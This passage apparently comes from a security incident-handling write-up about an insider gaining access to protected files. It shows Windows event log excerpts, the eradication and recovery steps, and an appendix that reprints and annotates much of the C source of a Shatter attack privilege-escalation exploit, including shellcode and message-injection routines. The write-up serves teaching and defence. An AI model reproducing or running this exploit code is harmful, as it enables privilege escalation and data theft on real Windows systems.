Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:39 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 562    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:37 PM   Security      Object Access 560    SYSTEM
       INS-7500
Success Audit 2/5/2004      12:03:28 PM   Security      Logon/Logoff  538    Meg
       INS-7500
Success Audit 2/5/2004      12:03:18 PM   Security      Object Access 560    SYSTEM
       INS-7500
Failure Audit 2/5/2004      12:02:39 PM   Security      Object Access 560    Guest
       INS-7500
Failure Audit 2/5/2004      12:02:38 PM   Security      Object Access 560    Guest
       INS-7500
```

```
        Success Audit  2/5/2004       12:02:21 PM    Security       Logon/Logoff   528     Guest
               INS-7500
        Success Audit  2/5/2004       12:02:21 PM    Security       Privilege Use  576     Guest
               INS-7500
        Success Audit  2/5/2004       12:02:21 PM    Security       Account Logon  680     SYSTEM
               INS-7500
        Failure Audit  2/5/2004       12:02:12 PM    Security       Privilege Use  578     Meg
               INS-7500
        Failure Audit  2/5/2004       12:02:11 PM    Security       Privilege Use  578     Meg
               INS-7500
        Success Audit  2/5/2004       12:02:00 PM    Security       Privilege Use  577     Meg
               INS-7500
        Success Audit  2/5/2004       12:02:00 PM    Security       Privilege Use  577     Meg
               INS-7500
        Success Audit  2/5/2004       12:02:00 PM    Security       Privilege Use  577     Meg
               INS-7500
        Success Audit  2/5/2004       12:02:00 PM    Security       Privilege Use  577     Meg
               INS-7500
```

Hmmm... wasn't GUEST supposed to be logged on at this time (during lunch?) What is all this privileged use and object access by SYSTEM during that time?

Further investigation into the event log found the following details associated with the events. This is done by opening the Event log in the windows and double-clicking on each event in order:

```
Event Type:    Failure Audit
Event Source:  Security
Event Category:       Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:02:38 PM
User:          INS-7500\Guest
Computer:      INS-7500
Description:
Object Open:
       Object Server: Security
       Object Type:   File
       Object Name:   C:\Protected
       New Handle ID: -
       Operation ID:  {0,313845}
       Process ID:    1040
       Primary User Name:     Guest
       Primary Domain:        INS-7500
       Primary Logon ID:      (0x0,0x41DC8)
       Client User Name:      -
       Client Domain: -
       Client Logon ID:       -
       Accesses               READ_CONTROL
              SYNCHRONIZE
              ReadData (or ListDirectory)
              ReadEA
              ReadAttributes

       Privileges             -

________________________________________________
Event Type:    Failure Audit
Event Source:  Security
Event Category:       Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:02:39 PM
User:          INS-7500\Guest
Computer:      INS-7500
Description:
Object Open:
       Object Server:  Security
       Object Type:    File
       Object Name:    C:\Protected
       New Handle ID:  -
       Operation ID:   {0,314497}
       Process ID:     1040
       Primary User Name:      Guest
       Primary Domain:         INS-7500
       Primary Logon ID:       (0x0,0x41DC8)
       Client User Name:       -
       Client Domain:  -
       Client Logon ID:        -
       Accesses                SYNCHRONIZE
                       ReadData (or ListDirectory)

       Privileges              -

______________________________________________

Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:18 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
       Object Server:  Security
       Object Type:    File
       Object Name:    C:\Protected
       New Handle ID:  24
       Operation ID:   {0,316558}
       Process ID:     284
       Primary User Name:      INS-7500$
       Primary Domain:         WORKGROUP
       Primary Logon ID:       (0x0,0x3E7)
       Client User Name:       -
       Client Domain:  -
       Client Logon ID:        -
       Accesses                SYNCHRONIZE
                       Execute/Traverse

       Privileges              -

__________________________________________________
Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:37 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
       Object Server:  Security
       Object Type:    File
       Object Name:    C:\Protected
       New Handle ID:  96
       Operation ID:   {0,316811}
       Process ID:     284
       Primary User Name:      INS-7500$
       Primary Domain:         WORKGROUP
       Primary Logon ID:       (0x0,0x3E7)
       Client User Name:       -
       Client Domain:  -
       Client Logon ID:        -
       Accesses                SYNCHRONIZE
                       ReadData (or ListDirectory)
       Privileges             -

_________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:        Object Access
Event ID:      562
Date:          2/5/2004
Time:          12:03:37 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
Handle Closed:
       Object Server: Security
       Handle ID:     96
       Process ID:    284

_______________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:        Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:03:37 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
Object Open:
       Object Server: Security
       Object Type:   File
       Object Name:   C:\Protected
       New Handle ID: 96
       Operation ID:  {0,316812}
       Process ID:    284
       Primary User Name:     INS-7500$
       Primary Domain:        WORKGROUP
       Primary Logon ID:      (0x0,0x3E7)
       Client User Name:      -
       Client Domain: -
       Client Logon ID:       -
       Accesses               SYNCHRONIZE
                      ReadData (or ListDirectory)

       Privileges             -

__________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:        Object Access
Event ID:      562
Date:          2/5/2004
Time:          12:03:37 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
Handle Closed:
       Object Server: Security
       Handle ID:     24
       Process ID:    336

___________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:        Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:03:37 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
```

```
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:   C:\Protected
        New Handle ID: 24
        Operation ID:  {0,316841}
        Process ID:    336
        Primary User Name:     INS-7500$
        Primary Domain:        WORKGROUP
        Primary Logon ID:      (0x0,0x3E7)
        Client User Name:      -
        Client Domain: -
        Client Logon ID:       -
        Accesses               SYNCHRONIZE
                       Execute/Traverse

        Privileges             -

_________________________________
Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:37 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:   C:\Protected
        New Handle ID: 92
        Operation ID:  {0,316970}
        Process ID:    336
        Primary User Name:     INS-7500$
        Primary Domain:        WORKGROUP
        Primary Logon ID:      (0x0,0x3E7)
        Client User Name:      -
        Client Domain: -
        Client Logon ID:       -
        Accesses               SYNCHRONIZE
                       ReadData (or ListDirectory)

        Privileges             -

_________________________________
Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:39 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:   C:\Protected\april.xls
        New Handle ID: 308
        Operation ID:  {0,317001}
        Process ID:    584
        Primary User Name:     INS-7500$
        Primary Domain:        WORKGROUP
        Primary Logon ID:      (0x0,0x3E7)
        Client User Name:      -
        Client Domain: -
        Client Logon ID:       -
        Accesses               READ_CONTROL
                       SYNCHRONIZE
```

```
                      ReadData (or ListDirectory)
                      ReadAttributes

       Privileges            SeBackupPrivilege

____________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:       Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:03:39 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
Object Open:
       Object Server: Security
       Object Type:   File
       Object Name:   C:\Protected\april.xls
       New Handle ID: 308
       Operation ID:  {0,317001}
       Process ID:    584
       Primary User Name:    INS-7500$
       Primary Domain:       WORKGROUP
       Primary Logon ID:     (0x0,0x3E7)
       Client User Name:     -
       Client Domain: -
       Client Logon ID:      -
       Accesses              READ_CONTROL
                      SYNCHRONIZE
                      ReadData (or ListDirectory)
                      ReadAttributes

       Privileges            SeBackupPrivilege

______________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:       Object Access
Event ID:      560
Date:          2/5/2004
Time:          12:03:39 PM
User:          NT AUTHORITY\SYSTEM
Computer:      INS-7500
Description:
Object Open:
       Object Server: Security
       Object Type:   File
       Object Name:   C:\Protected\april.xls
       New Handle ID: 308
       Operation ID:  {0,317002}
       Process ID:    584
       Primary User Name:    INS-7500$
       Primary Domain:       WORKGROUP
       Primary Logon ID:     (0x0,0x3E7)
       Client User Name:     -
       Client Domain: -
       Client Logon ID:      -
       Accesses              READ_CONTROL
                      SYNCHRONIZE
                      ReadData (or ListDirectory)
                      ReadAttributes

       Privileges            SeBackupPrivilege

______________________________________
Event Type:    Success Audit
Event Source:  Security
Event Category:       Object Access
Event ID:      560
Date:          2/5/2004
```


```
Time:           12:03:39 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:   C:\Protected\april.xls
        New Handle ID: 308
        Operation ID:  {0,317003}
        Process ID:    584
        Primary User Name:      INS-7500$
        Primary Domain:         WORKGROUP
        Primary Logon ID:       (0x0,0x3E7)
        Client User Name:       -
        Client Domain: -
        Client Logon ID:        -
        Accesses                READ_CONTROL
                        SYNCHRONIZE
                        ReadData (or ListDirectory)
                        ReadAttributes

        Privileges              SeBackupPrivilege

______________________________________
Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:39 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:   C:\Protected\april.xls
        New Handle ID: 308
        Operation ID:  {0,317004}
        Process ID:    584
        Primary User Name:      INS-7500$
        Primary Domain:         WORKGROUP
        Primary Logon ID:       (0x0,0x3E7)
        Client User Name:       -
        Client Domain: -
        Client Logon ID:        -
        Accesses                DELETE
                        READ_CONTROL
                        SYNCHRONIZE
                        ReadData (or ListDirectory)
                        WriteData (or AddFile)
                        ReadAttributes
                        WriteAttributes

        Privileges              SeBackupPrivilege
                        SeRestorePrivilege

_________________________________________
Event Type:     Success Audit
Event Source:   Security
Event Category:         Object Access
Event ID:       560
Date:           2/5/2004
Time:           12:03:39 PM
User:           NT AUTHORITY\SYSTEM
Computer:       INS-7500
Description:
Object Open:
        Object Server: Security
        Object Type:   File
        Object Name:    C:\Protected\april.xls
        New Handle ID: 88
        Operation ID:   {0,316992}
        Process ID:     336
        Primary User Name:      INS-7500$
        Primary Domain:         WORKGROUP
        Primary Logon ID:       (0x0,0x3E7)
        Client User Name:       -
        Client Domain: -
        Client Logon ID:        -
        Accesses                READ_CONTROL
                        SYNCHRONIZE
                        ReadData (or ListDirectory)
                        ReadEA
                        ReadAttributes

        Privileges              -

________________________________________________
```

These events that appear for april.xls appear for all of the files and subfiles in the protected directory.

The interesting events end with the following.

```
___________________________________________

_______________________________________________
Event Type:     Failure Audit
Event Source:   Security
Event Category:         Privilege Use
Event ID:       578
Date:           2/5/2004
Time:           12:04:21 PM
User:           INS-7500\Guest
Computer:       INS-7500
Description:
Privileged object operation:
        Object Server: Security
        Object Handle: 4294967295
        Process ID:     176
        Primary User Name:      INS-7500$
        Primary Domain:         WORKGROUP
        Primary Logon ID:       (0x0,0x3E7)
        Client User Name:       Guest
        Client Domain: INS-7500
        Client Logon ID:        (0x0,0x41DC8)
        Privileges:     SeIncreaseBasePriorityPrivilege
__________________________________________
Event Type:     Failure Audit
Event Source:   Security
Event Category:         Privilege Use
Event ID:       578
Date:           2/5/2004
Time:           12:04:22 PM
User:           INS-7500\Guest
Computer:       INS-7500
Description:
Privileged object operation:
        Object Server: Security
        Object Handle: 4294967295
        Process ID:     176
        Primary User Name:      INS-7500$
        Primary Domain:         WORKGROUP
        Primary Logon ID:       (0x0,0x3E7)
        Client User Name:       Guest
        Client Domain: INS-7500
        Client Logon ID:        (0x0,0x41DC8)
        Privileges:     SeIncreaseBasePriorityPrivilege
```

It seems we may have found the point of access. If we follow events in order, we can see that the suspect first tried to access files that she was not authorized to view. This was followed rapidly by access to the same protected file structure by a privileged user that included reading, directory traversal and writing the files elsewhere. In trying to discover the means of attack, I log in as the "Guest" account to the machine and click on the "drop box" for the run command:



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

This will give me a list of anything that was attempted to be run through this system function. The only thing that appears is cmd.exe. There is no reason the guest account would be running this function.

All of this information is saved to a file, and copied off and stored in a firesafe with the notation of when the information was gathered, who gathered it, and who transported it to the firesafe. The same information is also recorded in the notebook. That means that is time to try to figure out how the penetration was executed. What else can we find? A search of the hard drive against the last GASP report of executables and installed software does not reveal anything new residing on the hard drive.

A meeting of the Admin Assistant, CEO, Network Administrator and Incident Handler is held to discuss the Insider Threat. Because of the probability of an "inside job", proper handling of the logs and the evidence becomes more important when we remember that "evidence" can be used as defense as well as prosecution. While the CEO may not want to press criminal charges, all of the data collected here may be used as defensive evidence if the employee pursues "wrongful termination" or other personnel-related lawsuits. The CEO is advised to seek advice from legal counsel on what additional materials may be required in personnel-related matters.

The logs don't tell us much, how can we avoid the problem from happening again?

Phase 4: Eradication

In this phase, cause and symptoms are determined to decide the best way to ensure the ongoing confidentiality, integrity, and availability of the company's data. Because the data confidentiality has already been compromised, action needs to be taken immediately to ensure that similar reveals cannot happen again.

What we have discovered during the last two phases is that some sort of privilege escalation must have occurred. Things were being done on the system during the time the GUEST user was logged on that should not have been accessible. Although the logs show access to the Protected files, it is unclear what else may have fallen victim to the attack. There is no guarantee that this privilege elevation did not result in the planting of malicious code like a trojan or backdoor.

Because the Receptionist is the likely suspect, her badge access is revoked and she will have to ring the bell for access on Monday morning. She will then be escorted to the CEO's office, where she will be interviewed to get her version of what occurred. What, where, when, why and how will all be addressed at that time. How long has this access been happening? Our logs rotated frequently, so building a history without input from the suspect is not possible, and assessing the damage is also difficult without knowing the "what and why".

What do we do with the victim system?

Discussion ensues with the CEO, Admin Assistant, and Network Administrator. The Admin Assistant assures me that her critical data has been backed up and anything remaining on the drive is not necessary. The decision is made to rebuild the system from scratch, to ensure the ongoing functionality and eliminate the possibility of further damage to the system by a planted malicious code or other undetected fragment.

Upgrading Security of the Systems

Standard Defense Improvements

Standard Best Operating Practices are done on all systems at this time. This means that each system has to be powered on and evaluated, to ensure that a similar compromise cannot be repeated at another station. The following steps are taken immediately:

- All of the Operating Systems are patched to the current patch level
- The AV signatures are all updated, and a more current version of the software is recommended
- A vulnerability analysis is performed: Nmap is used to list interesting ports, and N-Stealth Security Scanner. One machine with unauthorized IIS services is found to be running, these services are removed from the machine.
- Every password is changed, and password enforcement is set so that passwords must be 6 characters and changed every 30 days on all accounts, except "Guest" accounts. "Guest" accounts are not permitted to change their own passwords
- Password protected screen locks are put on all systems: system will lock after 10 minutes of idle time
- All unnecessary services are disabled on the desktops

- All administrator and guest accounts are renamed, removed, or disabled. User accounts are removed from "Administrator" grouping so that administrative duties would require a separate logon
- All Administrative tools and utilities are locked down so that only the administrator account can access them
- A new GASP cycle is started and new software inventories are conducted on each machine, and compared against the reports from last cycle for any unexpected discrepancies.
- Current patches are applied to the firewall router device, and an evaluation of the current ruleset in place at the firewall is made.
- Because the office is not overly large, the CEO insists that Dameware Mini-RemoteControl be removed from all systems. The Network Admin should visit each machine to apply patches, giving him an opportunity to survey the scene for unusual activity or other information that may not appear on a remote desktop.
- More recommendations are made to improve security based in the Recovery section.
- The Backup Schedule is revised so that backups are taken nightly. Since the critical applications (the financial one) reside on the server, this is an appropriate measure. A new tape will be backed up Monday – Friday and an off-site backup will be taken on Saturday. Each backup will represent a full backup, no incremental backups will be taken. One Daily tape will be rotated out each month as a weekly backup, to minimize wear and tear on the tapes.
- Windows Logs are put on "do not overwrite" and a task scheduler is set to place the critical logs on the server and then clear the logs. Auditing at individual workstations are setup for failure and success on critical points. Tools for reading and processing Windows event logs will be investigated.
- Clocks on all systems are synchronized to ensure logging is consistent for activity throughout the enterprise

,

Phase 5: Recovery

The recovery phase is when all systems are put back into service and tested. Additional steps are usually taken during this phase to ensure system security for the future.

Systems are returned to functioning roles, including the router/firewall. Some discussion takes place as to whether this is wise: if a fragment for continued access has been planted, then the inability to access it will tip the Receptionist that her work has been discovered. The CEO accepts that risk, but contracts an armed guard to patrol the building for the remainder of the weekend, in order to prevent the suspect from performing further damage from company grounds. Outgoing Internet connections are established and checked to ensure all is functioning as expected.

The Admin Assistant calls the Payroll provider 24-hour hotline to run test runs and ensure that her applications on the rebuilt system are working as expected. Both the

CEO and Network Admin go to each station to check the functionality of the programs and ensure that everything is fully operational. A question remains regarding the banking software in the CFOs office: this will be tested Monday morning to ensure that it has not lost any functionality.

The CEO decides that with the exception of the Receptionist, the rest of the office should be business as usual on Monday morning. It is recommended he consult with counsel, and if necessary have them present Monday morning. The Network Administrator agrees to be on call to present findings to the counsel prior to Monday if it is warranted.

Because the security is not adequate on the system, the following recommendations are made:

- Train the Network Administrator on Windows Security. The SANS Securing Windows course is recommended. Prior to the course, the SANS Securing Windows 2000 Step by Step Guide should be read and appropriate first measures should be taken for locking down the system.
- An Intrusion Detection System is recommended. Because budget is an issue, and it is a quality system, Snort is recommended for implementation
- An employee education program is in order – since all the employees knew of this incident, a briefing and orientation to computer security is a logical requirement at this time.
- A legal review of policies and procedures currently in place should be contracted.
- The GASP inventory should be implemented more frequently
- Background checks on all employees are recommended, and this will become a policy to perform these prior to new hires
- A schedule for monitoring for patches, hotfixes, and service packs that are available is recommended
- The evaluation of the "IT Consulting Service" agreement and contract is recommended. Either training someone to assist the Network Admin, hiring a relief, or outsourcing security issues is recommended.
- Research whether the current AV solution continues to be appropriate for the company. Check posted vulnerabilities against the product and make a proposal either to upgrade to the current release or switch vendors, if that is appropriate. CEO guarantees funding for this project.
- Revisit how banners are being supplied: check with counsel to make sure they meet current needs, if possible eliminate batch file executions on startup for a solution more integrated with Win2K.

Phase 6: Lessons Learned

This is the phase in which the Incident Handling process is discussed, and the learning experiences uncovered during the situation can be evaluated and, if necessary, put into practice.

A follow-up report is drafted by the Incident Handler and the Network Administrator. This report incorporates the notes in the notebooks and the notes on the tape recorder to capture all activities and observations that occurred. The meeting is scheduled for Monday afternoon, so that the interview with the suspect and resulting answers can be included in the report. Because it is now pretty late on Saturday, everyone is assigned to go home and rest.

Among the things noted in the report are all the notations made in boxes, this will help legal counsel follow the chain of events from the time the incident handling scenario began.

The recommendations in the previous sections are included in the report to ensure that they are budgeted and easily followed up.

Since there was no Incident Handling Procedure in place, it is hard to evaluate the process against other Incidents. However, budgets are made to improve the processes and the technology. For the processes, training is planned and policy evaluations are made. An Incident Response form is designed, and the CEO has asked the Network Admin and Administrative Assistant to put in place a response plan for incidents. On the technology side, upgrades to several systems are planned, earlier than the 5 year cycle originally budgeted. A meeting is scheduled with the ISP to discuss whether the current infrastructure meets the growing needs, and a new connection to the Internet is being evaluated. With that connection, appropriate technology: new firewall/router/IDS will also be evaluated.

Conclusions

Not all threats to information security come from the outside world, nor do they require the expertise of a “hacker” to perform. The exploit outlined here can easily be performed by anyone with a CD and 5 minutes of access to your system. Even within the smallest organization, security issues will arise, and having the means to deal with them is something that they must ensure in order to meet the criteria of “standard business practice.” Proper techniques to deal with security for a small organization do not have to be expensive – but they do have to be done!

The insider threat is something that often cannot be detected through perimeter protection measures. Once a bad guy” has access to the system, that is a problem. The problem is that more and more companies are reporting that the “bad guy” has had access to the system all along. Effective pre-employment screening, maintaining employee morale, and maintaining communication and training with employees may be the only means of defense against the insider threat.

The Shatter attack is just one way of performing privilege escalation. Without additional information, it is hard to say whether this is actually the method used during the actual attack. For an insider threat incident, the post-evaluation with the suspect becomes critical. This will help gage the “How, why, where and when” that can only be left to speculation otherwise. Of course, take this information with a grain of salt – because who knows if this employee that has compromised the systems will pick this point in time to be honest and ethical.

Remember that evidence gathering does not only protect the possibility of prosecution should you wish to press criminal or civil charges, but it could protect the company from employee lawsuits in the event of an insider threat. Following general chain of evidence guidelines and documenting every step is critical to a successful handling of an incident.

Finally, maintaining the information on patches and vulnerabilities within the systems of an organization and staying abreast of the latest threats is critical to securing an organization of any size. This means not only protecting against whatever the latest virus is that media is touting, but understanding the vulnerabilities that may exist in the underlying infrastructure of the systems that you have chosen to build your organization’s future upon.

Appendix A: Code Decoded

My section headers are contained within boxes
Coder’s comments are contained after // comment markers.

Code includes (Pragmas)

```
#include <stdio.h>
#include <windows.h>
#include <psapi.h>
#include <tlhelp32.h>
```

Step 5a:
Create basic shell code

```
char BasicShellcode[] =
"\xeb\x3c\x5b\x53\xb9\x00\x00\x00\x00\xff\xd1\x31\xc9\xb1\x0c\x43\xe2\xfd\
x53\x50"
"\xb9\x00\x00\x00\x00\xff\xd1\x89\xc6\x31\xc9\x51\x68\x6f\x70\x65\x6e\x41\
x51\x49"
"\x51\x51\xb1\x0e\x43\xe2\xfd\x53\x89\xe3\xb1\x10\x43\xe2\xfd\x53\x51\xff\
xd6\x58"
"\x58\xc3\xe8\xbf\xff\xff\xff\x73\x68\x65\x6c\x6c\x33\x32\x2e\x64\x6c\x6c\
x00\x53"
"\x68\x65\x6c\x6c\x45\x78\x65\x63\x75\x74\x65\x41\x00";

#define ShellcodeLen 93 // Have to #define this since we can't do
strlen(BasicShellcode) - it contains null bytes.

static BOOL CommandSent = 0; // Set by the named pipe thread so we know to
stop bruteforcing
static BOOL ThreadMode = 0;  // Set if we're posting to threads instead of
windows.
static BOOL UseMBox = 0;     // Set if we're injecting shellcode through a
message box.
static int Verbosity = 0;    // 0 == quiet, 1 == verbose, 2 == very
verbose.
char *FullShellcode;         // Pointer to the fully-formatted shellcode
once generated.
```

Step 5b:
Allocate memory

```
// Format the raw shellcode into a full sploit
void MakeSploit(char *ProgName)
{
   DWORD GPA,LL;
   char *Sploit = malloc(500000);
```

Step 5c:
Obtain the address of the function in the DLL so that it may be called by

address instead of name, then obtain the windows handle of the DLL which is a required parameter to call the function. Add these addresses to the basic shell code in the “null value” fields.

```
   //Add the addresses of GetProcAddress and LoadLibrary into the
shellcode.
   //We do it this way to avoid having to figure them out - after all,
this is a local sploit...
   GPA = (DWORD)&GetProcAddress;
   LL = (DWORD)&LoadLibraryA;

   memcpy(BasicShellcode + 5,&LL,4);
   memcpy(BasicShellcode + 21,&GPA,4);
```

Step 5d:
500000 NOP block created

```
   //Half a meg of NOPs.  Window captions - MMMmmmm.....
   memset(Sploit,0x90,500000);
```

Step 5e:
Debug tag : FOON

```
   //Copy in the shellcode.
   //Stick a FOON tag at the beginning of the NOP block so we can find it
with a debugger if we need to.
   *(Sploit + 499999 - strlen(ProgName) - ShellcodeLen) = 0;
   *Sploit = 'F';
   *(Sploit + 1) = 'O';
   *(Sploit + 2) = 'O';
   *(Sploit + 3) = 'N';
```

Step 5f:
Load into memory 499998 minus shellcode (93) minus program name (cmd.exe) +1 which will equal half a meg. – This is where we build the exploit code that will be executed!

```
   //And copy in the sploit at the end.
   memcpy((Sploit + 499998 - ShellcodeLen -
strlen(ProgName)),BasicShellcode,ShellcodeLen);
   memcpy((Sploit + 499998 -
strlen(ProgName)),ProgName,strlen(ProgName)+1);

   FullShellcode = Sploit;
}
```

Step 8:
Function to send to a thread (if you are attacking threads)

```
// Send shellcode to a thread
void SendShellcodeT(DWORD ThreadID)
```

```
{
   DWORD Callback;
   for (Callback = 0x300000;Callback < 0x800000;Callback += 450000)
   {
         if (CommandSent) return;
         if (Verbosity == 2)
               printf ("Sending callback, thread 0x%x, address 
0x%x\n",ThreadID,Callback);
         if (PostThreadMessage(ThreadID,WM_TIMER,999,Callback))
               Sleep(100);
   }
}
```

Step 8:
Function to send to a window (if you are attacking Windows)

```
// Send shellcode to a window
void SendShellcodeW(HWND Window)
{
   DWORD Callback;
   if (!UseMBox)
   {
         if (!SendMessageW(Window,WM_SETTEXT,0,(DWORD)FullShellcode))
         {
               printf("WM_SETTEXT failed, window %x\n",Window);
               return;
         }
   }
```

Step 7-9:
Callback instructions being sent. These instructions are stepping through memory address between 0x300000 and 0x800000, in steps of 450000 (note switch from hex to decimal) send callbacks. If it hits our NOP code, then the hack will be successful!

```
   for (Callback = 0x300000;Callback < 0x800000;Callback += 450000)
   {
         if (CommandSent) return;
         if (Verbosity == 2)
               printf ("Sending callback, window 0x%x, address 
0x%x\n",Window,Callback);
         if (PostMessageW(Window,WM_TIMER,999,Callback))
               Sleep(100);
   }
}

// Callback function for EnumThreadWindows
BOOL CALLBACK ThreadWndCallback(HWND Handle, LPARAM EnumerateOnly)
{
   if (CommandSent) return FALSE;
   if (EnumerateOnly)
   {
         char *Caption = (char *)malloc(1024);
         GetWindowText(Handle,Caption,1024);
         printf("   Window found, handle %x, title %s\n",Handle,Caption);
         free(Caption);
   }
   else
         SendShellcodeW(Handle);
   return TRUE;
}

// Thread to fire a message box.
// Probably possible to not block the thread with a MB_ flag, but this is
easier than trawling MSDN..
DWORD WINAPI MBProc(LPVOID Param)
{
   MessageBox(0,0,"SMASH ME BABY!",MB_OK);
   return 0;
}

// Thread function to open and handle the named pipe.  Returns 0 on no
error.
DWORD WINAPI PipeProc(LPVOID Param)
{
   DWORD BytesSent;
   HANDLE PipeHandle;

   PipeHandle =
CreateNamedPipe("\\\\.\\pipe\\shatter",PIPE_ACCESS_DUPLEX,PIPE_TYPE_MESSAG
E|PIPE_READMODE_MESSAGE|PIPE_WAIT,2,1024,1024,0,NULL);

   if (PipeHandle == INVALID_HANDLE_VALUE)
   {
         DWORD BytesWritten;
         HANDLE ParmFile;

         //Named pipe creation failed.  Trying another mechanism - named
file.
         printf("Unable to create named pipe!\n");
         printf("Falling back to named file...\n");
         ParmFile =
CreateFile("c:\\smashing.txt",GENERIC_WRITE,0,0,CREATE_ALWAYS,FILE_ATTRIBU
TE_NORMAL,0);
         if (ParmFile == INVALID_HANDLE_VALUE)
         {
               printf("ERROR: File creation failed - Smashing cannot
continue!\n");
               CommandSent = TRUE;
               return 1;
         }

         WriteFile(ParmFile,Param,strlen(Param),&BytesWritten,0);
         if (BytesWritten != strlen(Param))
         {
               printf("ERROR: Unable to write out parameters!\n");
               return 1;
         }

         CloseHandle(ParmFile);
         return 0;
   }
   // Wait for a connection. ConnectNamedPipe() blocks until a connection
is received.
   ConnectNamedPipe(PipeHandle,NULL);

   if (WriteFile(PipeHandle,Param,strlen(Param),&BytesSent,NULL))
   {
         printf("Command sent...\n",Param);
   }
   else
         printf("Error %d sending to pipe\n",GetLastError());

   FlushFileBuffers(PipeHandle);

   CommandSent = TRUE;

   return 0;
}


// Run whatever attack we're using against a specific PID.
void HackProcess(DWORD PID, BOOL EnumerateOnly)
{
   HANDLE Snapshot;
   THREADENTRY32 ThreadEntry;
   BOOL WindowsFound = FALSE;
   int Threads = 0;

   if (CommandSent) return;
   if (Verbosity)
         printf("Attacking PID %d...\n",PID);

   //Enumerate threads using ToolHelp.  Create a ToolHelp snapshot
   Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
   if (Snapshot == (HANDLE)-1)
   {
         printf("Thread Snapshot failed!\n");
         return;
   }

   ThreadEntry.dwSize = sizeof(THREADENTRY32);

   // Iterate through the threads listed in the snapshot and check if
they're owned by our target PID
   if (Thread32First(Snapshot, &ThreadEntry))
   {
         do
         {
               if (CommandSent) return;
               if (ThreadEntry.th32OwnerProcessID == PID)
               {
                     // We've found a thread for our target PID
                     if (EnumerateOnly)
                           printf("Thread found, PID %d, Thread
%d\n",PID,ThreadEntry.th32ThreadID);
                     Threads++;
                     if (ThreadMode)
                     {
                           // We've got to post WM_TIMER's to a thread.
Check it works...
                           if
(PostThreadMessage(ThreadEntry.th32ThreadID,WM_TIMER,0,0x0))
                           {
                                 if (!EnumerateOnly)

   SendShellcodeT(ThreadEntry.th32ThreadID);
                           }
                           else if (Verbosity == 2)
                           {
                                 printf("PostThreadMessage (WM_TIMER)
failed, thread 0x%x\n",ThreadEntry.th32ThreadID);
                           }
                     }
                     else
                     {
                           // We're attacking window handles.  Enumerate
them.

   EnumThreadWindows(ThreadEntry.th32ThreadID,&ThreadWndCallback,Enumerate
Only);
                     }
                     WindowsFound = TRUE;
               }
         }
         while (Thread32Next(Snapshot, &ThreadEntry));
   }
   if (Verbosity)
   {
         if (!WindowsFound && !ThreadMode)
               printf("No windows (%d threads) found!\n",Threads);
         if (ThreadMode)
               printf("%d threads found and attempted, PID
